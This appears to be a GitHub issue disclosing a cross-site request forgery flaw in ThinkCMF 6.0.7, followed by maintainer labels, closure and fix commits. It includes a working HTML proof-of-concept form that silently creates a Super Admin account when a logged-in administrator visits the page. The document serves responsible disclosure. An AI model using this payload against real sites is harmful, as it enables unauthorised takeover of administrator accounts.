New issue

Jump to bottom

I found a CSRF that creates a Super Admin account. #736

Closed **AleDiBen** opened this issue on Sep 14 · 0 comments

Labels bug

AleDiBen commented on Sep 14 • edited

Hi,
I found a CSRF in ThinkCMF version 6.0.7 that allows a remote user to add a Super Admin account by taking advantage of the session of an administrator who is logged into the system. Below are the steps to reproduce this issue.

1. The remote user tricks the logged in administrator into visiting a malicious site.
2. The administrator opens the page containing the CSRF payload, injecting the Super Admin user into the site.
3. The remote user takes control of the site with the credentials he injected.

This is the PoC I used:

```
<html>
  <body>
  <h1>CSRF - SuperAdmin User Creation</h1>
  <script>history.pushState('', '', '/')</script>
    <form action="http://localhost/admin/user/addpost.html" method="POST">
      <input type="hidden" name="user_login" value="SuperAdmin" />
      <input type="hidden" name="user_pass" value="SuperAdmin999qweasd" />
      <input type="hidden" name="user_email" value="superadmin&#64;yopmail&#46;com" />
      <input type="hidden" name="role_id&#91;&#93;" value="2" />
      <input type="hidden" name="role_id&#91;&#93;" value="1" />
      <input type="submit" value="Submit request" />
    </form>
    <script>
      //document.forms[0].submit();
    </script>
  </body>
</html>
```

Screenshots



Fig. 1: Vulnerable page



Fig. 2: CSRF Payload



Fig. 3: CSRF Payload Executed



Fig. 4: Super Admin account added

Fig. 5: Super Admin logged in

yangguangwuwu added the bug label on Sep 17

yangguangwuwu closed this as completed on Oct 4

---

thinkcmf pushed a commit that referenced this issue on Oct 28

`fix github (#736)` 321faa2

thinkcmf pushed a commit that referenced this issue on Oct 28

`!35 fix github bug #736 #737` ··· b616361

Assignees

No one assigned

Labels

bug

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants